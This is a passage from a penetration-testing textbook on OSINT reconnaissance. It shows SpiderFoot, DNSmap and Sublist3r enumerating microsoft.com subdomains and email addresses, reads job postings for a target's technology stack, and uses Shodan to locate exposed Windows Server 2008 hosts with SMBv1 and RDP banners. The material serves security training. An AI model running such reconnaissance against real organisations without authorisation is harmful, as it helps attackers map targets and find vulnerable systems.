Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Email Address	13	13	2023-08-16 19:42:02
Affiliate - Internet Name	6	6	2023-08-16 19:38:22
App Store Entry	41	41	2023-08-16 19:38:22
BGP AS Membership	5	8	2023-08-16 19:41:44
Domain Name	1	3	2023-08-16 19:40:42
Email Address	70	70	2023-08-16 19:42:33
Human Name	4	4	2023-08-16 19:42:11
Internet Name	61	91	2023-08-16 19:42:48
Internet Name - Unresolved	7	8	2023-08-16 19:42:48
Linked URL - Internal	658	674	2023-08-16 19:42:48
Open TCP Port	1	1	2023-08-16 19:42:01
Physical Location	2	5	2023-08-16 19:41:43

1. Next, click within the **Internet Name** category to see the data that was collected, as shown below:



□	Data Element	Source Data Element	Source Module	Identified
□	academic.microsoft.com	microsoft.com	sfp_flickr	2023-08-16 19:40:56
□	adlab.microsoft.com	microsoft.com	sfp_flickr	2023-08-16 19:41:40
□	advertising.microsoft.com	microsoft.com	sfp_flickr	2023-08-16 19:40:43
□	ajax.microsoft.com	microsoft.com	sfp_searchcode	2023-08-16 19:42:35
□	answers.microsoft.com	microsoft.com	sfp_flickr	2023-08-16 19:40:43

As you can imagine, Spiderfoot can dig deeper until it gathers all the data about a targeted domain, inclusive of DNS information, and format the data into information and convert it into intelligence that can be leverage by ethical hackers and penetration testers.Having completed this section, you have gained the hands-on experience and skills to perform domain and DNS reconnaissance. In the next section, you will learn how to discover sub-domains using OSINT techniques.

Sub-domain harvesting

Every day, search engines such as Bing, Google, and Yahoo frequently learn and index new and existing websites to improve their search results. If a person searches for a company's website, you’re likely to discover the primary domain, such as `example.com`. A lot of organizations create sub-domains for various reasons, but as an aspiring ethical hacker and penetration tester, discovering all the possible sub-domains of a targeted organization can lead to finding sensitive locations and resources, such as login portals and unintentionally exposed corporate directories, which may contain confidential files and resources.

Enumeration with DNSmap

DNSmap works a bit differently from the tools we looked at in the previous sections. DNSmap attempts to enumerate the sub-domains of a targeted parent domain by querying a built-in wordlist within Kali Linux. Once a sub-domain is found, DNSmap will also attempt to resolve the IP address automatically.To get started using DNSmap, please use the following instructions:


1. Power-on the **Kali Linux** virtual machine and ensure it has internet connectivity.
2. Next, open the **Terminal** and use the following commands to install the latest version of DNSmap on Kali Linux:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install dnsmap
```

1. Next, use the following commands to automate the discovery of sub-domains for a target using DNSmap:

```
kali@kali:~$ dnsmap microsoft.com
```

The following screenshot shows DNSmap is identifying the sub-domains of a targeted organization and is resolving each hostname/sub-domain to an IP address:



```
kali@kali:~$ dnsmap microsoft.com
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for microsoft.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

accounts.microsoft.com
IP address #1: 23.15.[redacted]

admin.microsoft.com
IPv6 address #1: 2620:1ec:[redacted]

admin.microsoft.com
IP address #1: 13.107.[redacted]
```

Sub-domains and IP addresses

As a penetration tester, discovering the sub-domains of your target can lead to finding vulnerable web applications and even systems. Furthermore, such information can be used to build a better profile of your target. Next, you will learn how to use another popular tool that leverages OSINT to gather the sub-domains of a targeted organization.

Sub-domain discovery with Sublist3r

You can leverage the power of search engines for discovering sub-domains by using the **Sublist3r** tool. Sublist3r is a Python-based tool that is used to enumerate (extract/obtain) the sub-domains of a targeted public domain using OSINT techniques and data sources, such as search engines and other internet indexing platforms.To get started using Sublist3r, please use the following instructions:

1. Firstly, power-on the **Kali Linux** virtual machine and ensure it has internet connectivity.
2. Next, open the **Terminal** and use the following commands to download the **Sublist3r** setup files from a working branch of the application:

```
kali@kali:~$ sudo apt update
kali@kali:~$ git clone https://github.com/huntergregal/Sublist3r
.git
```

The packages from the official GitHub repository for Sublist3r is no longer working at the time of writing, therefore we'll use a known working branch from https://github.com/aboul3la/Sublist3r.


1. Next, use the following commands to change the present working directory to the Sublist3r folder and install the requirements for the tool:

```
kali@kali:~$ cd Sublist3r
kali@kali:~/Sublist3r$ sudo pip install -r requirements.txt
```

1. Next, use the following commands to perform sub-domain discovery on a targeted domain:

```
kali@kali:~/Sublist3r$ python ./sublist3r.py –d microsoft.com
```

The following screenshot shows the sub-domain discovery process with Sublist3r:



```
[-] Total Unique Subdomains Found: 3780
microsoft.com, mpops@microsoft.com
microsoft.com,hanqiao@microsoft.com
microsoft.com,v-abdasg@microsoft.com
microsoft.com,v-vigadd@microsoft.com
www.microsoft.com
001-smtp-out.microsoft.com
Activate.microsoft.com
ppe.AdCenterAPIDownload.microsoft.com
B2BWebApp1.microsoft.com
B2BWebApp2.microsoft.com
B2BWebApp3.microsoft.com
B2BWebApp4.microsoft.com
B2BWebApp5.microsoft.com
B2BWebApp6.microsoft.com
```

> The `-o` syntax enables Sublist3r to create an output file with the results and store it in a custom location. For instance, appending the `-o /home/kali/Desktop/subdomains.txt` command at the end will create the output on the Desktop of Kali Linux.

Using the information that was found regarding sub-domains, penetration testers will need to check these sub-domains to determine where they lead, such as to a vulnerable web application or even a login portal for employees or customers.Having completed this section, you have learned how to efficiently discover the sub-domains of a targeted organization. In the next section, you will learn how to use OSINT to identify the technical infrastructure of an organization.

Identifying organizational infrastructure

While many organizations think their network infrastructure is hidden behind their public IP address and that threat actors are unable to determine their internal infrastructure, threat actors uses various OSINT techniques and tools to identify the systems and applications that are running within a targeted organization.Over the next sub-sections, you will learn how organizations are leaking technical details about their internal network and how it can be leveraged by threat actors to improve their cyber-attack.

Data leakage on job websites

Over the years, I've noticed many organizations leak a lot of data about their internal infrastructure and systems which can help adversaries to improve their plan of attack and identify security vulnerabilities within an organization by simply analyzing public information. For instance, a recruiter usually post a vacancy on a job board or on their careers section of their company's website for job seekers. Quite often, the recruiter or job poster provides specific technical details about the organization's internal systems to help the job seeker to determine whether the position is a good fit for their career development.The following are the advantages of companies posting their technologies on recruitment websites:


- The potential candidate will have an idea of the environment and technologies they will be working with if they are successful during the interviewing process.
- The potential candidate can determine whether they have the skillset required for the job beforehand.

However, a threat actor can leverage the technical details found a job post to determine the type of operating systems, applications and versions, networking and security solutions are running within the company. In addition, such information is usually public information and OSINT which can be leveraged by adversaries to determine the attack surface and security vulnerabilities of the company.The following are the disadvantages of companies posting their technologies on recruitment websites:

- The company is leaking details about its technologies to the general public, and this information can be leveraged by a threat actor.

- A hacker can determine the infrastructure, and select exploits and tools to perform a cyber-attack on the targeted organization.

As a penetration tester, when recruiters reveal such information, we can easily create a portfolio of the targeted organization's internal infrastructure by identifying the operating systems of clients and servers, the vendor of networking devices, and the vendor of security appliances and technologies within the company's network.To get a better understanding of developing a hacker mindset as a penetration tester, let's take a look at the following screenshot:



Qualification & Experience:

- Bachelor's degree in Computer Science or a related field
- 2+ years' experience in a Network Administration role
- Previous experience with Microsoft Windows Server 2012, 2016 and 2019 preferred
- Previous experience with Fortinet Firewalls, Cisco switches and routers preferred
- MCSE certification, Azure, Microsoft 365 or Data and AI Certification

As shown in the preceding screenshot, the recruiter listed the main qualifications of the ideal candidate. Let's analyze the information provided by taking a closer look at the desired experience. The job poster is looking for someone who’s experienced in Microsoft Windows Server 2012, 2016, and

2019. The following can be derived from this information:


- The hiring organization has a Microsoft Windows environment with some older versions of Windows Server, specifically 2012 and 2016.
- There's the possibility that either the older systems or all Windows servers within the organization are not fully patched and contains security vulnerabilities.
- The organization may not have rolled out Windows Server 2019 within their network yet or is planning to roll out the newer version of Windows Server soon.
- The hiring company specified the vendors for their existing networking devices and security solutions, which are Cisco routers and switches and Fortinet firewalls. This gives the attacker a clear idea of the threat prevention systems that are in place.
- The organization is also using Microsoft cloud computing services such as Azure. There is a likelihood that their cloud-based servers and applications are not secure.

As an aspiring penetration tester, using your favorite search engine, you can search for known security vulnerabilities and learn how to exploit each of these technologies. As you have seen, the recruiter leaked too much data about the organization which can also be used against that same organization by threat actors for malicious purposes, as well as by ethical hackers and penetration testers who have been hired to simulate a real-world cyber-attack, help the organization identify how they are leaking data and the potential impact if the information is leveraged by a real attacker.Next, you will learn how to use a special internet search engine to find exposed systems from many organizations around the world.

Finding vulnerable systems using Shodan

Shodan is a search engine for **Internet of Things** (**IoT**), systems, and networks that are directly connected to the internet. Ethical hackers, penetration testers, and even threat actors use Shodan to identify their organization's or target's assets, and they check whether they have been publicly exposed on the internet. This online tool helps cybersecurity professionals quickly determine whether their organization's assets have been exposed on the internet.To provide some additional insight, imagine that you want to determine whether your organization has any systems, such as servers that are accessible over the internet. These servers may include open service ports, vulnerable running applications, and services. Imagine that your organization has a legacy system running an older operating system that isn't patched with the latest security updates from the vendor and is directly connected to the internet. A penetration tester or threat actor can use an online tool, such as Shodan, to discover such systems without even sending a probe of any kind directly from the penetration tester's system to the target server, simply because Shodan detects it automatically.To get started using Shodan, please use the following instructions:

1. Using your web browser, go to https://www.shodan.io/ and register for an account. You can perform searches on Shodan without an account but the results will be very limited.
2. After creating your account, login and use the Shodan search field to enter some keywords such as `windows server 2008` , as shown in the following screenshot:



TOTAL RESULTS

267,994

TOP COUNTRIES

China	105,458
United States	35,276
Hong Kong	20,812
Russian Federation	9,488
Korea, Republic of	7,174

More...

TOP PORTS

3389	106,089
1433	55,603
445	39,559
25	7,404
5986	5,971

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

117.25.[redacted]

[redacted]

```
MS-SQL NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: WIN-F9T06D6VL0F
  NetBIOS Domain Name: WIN-F9T06D6VL0F
  NetBIOS Computer Name: WIN-F9T06D6VL0F
  DNS Domain Name: WIN-F9T06D6VL0F
  FQDN: WIN-F9T06D6VL0F
```

209.208.[redacted]

[redacted]

United States, Miami

SSL Certificate

Issued By:
|- Common Name:
Go Daddy Secure Certificate Authority - G2

|- Organization:
GoDaddy.com, Inc.

Issued To:
|- Common Name:
[redacted]


Supported SSL Versions:
TLSv1.1, TLSv1.2

Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: [redacted]
  NetBIOS Domain Name: [redacted]
  NetBIOS Computer Name [redacted]
  DN...
```

As shown in the preceding screenshot, there are over 200,000 devices around the world which are still running the Microsoft Windows Server 2008 operating system that are identified using Shodan, and these systems are directly connected to the internet. As an ethical hacker and penetration tester, you can use Shodan to find exposed assets that are owned by the targeted organization to determine the attack surface of the company. Furthermore, once you’re able to identify the operating system(s) of the target, you can research known security vulnerabilities for these systems.

1. Clicking on any of these system will provide additional information about the system, such as open ports, running services, banner and locale details. The following screenshot shows the local information of a system:




General Information

Hostnames	[redacted]
Domains	[redacted]
Country	United States
City	Miami
Organization	[redacted]
ISP	Quality Technology Services, LLC
ASN	AS11767
Operating System	Windows (build 6.1.7601)

As shown in the preceding screenshot, Shodan was able to retrieve the hostname, domain name, **Internet Service Provider** (**ISP**) details and its **Autonomous System Number** (**ASN**), and locale information. Such information helps cyber criminals and ethical hackers to determine the locality of the targeted organization during their reconnaissance phase.

1. Additionally, Shodan provides details on the open ports and their associated services that are running on the targeted system, as shown below:



// LAST SEEN: 2023-08-11

Open Ports

// 445 / TCP

1641389631 | 2023-08-11T15:07:24.733811

```
SMB Status:
  Authentication: enabled
  SMB Version: 1
  OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
  Software: Windows Server 2008 R2 Standard 6.1
  Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks, lock-and-read, lwio, nt-find, nt
-smb, nt-status, rpc-remote-api, unicode
```

// 3389 / TCP

1681476496 | 2023-08-11T09:07:57.836448

Remote Desktop Protocol

```
Remote Desktop Protocol NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: [redacted]
  NetBIOS Domain Name: [redacted]
  NetBIOS Computer Name: [redacted]
  DNS Domain Name: [redacted]
  FQDN: [redacted]

administrator
Logged on
```

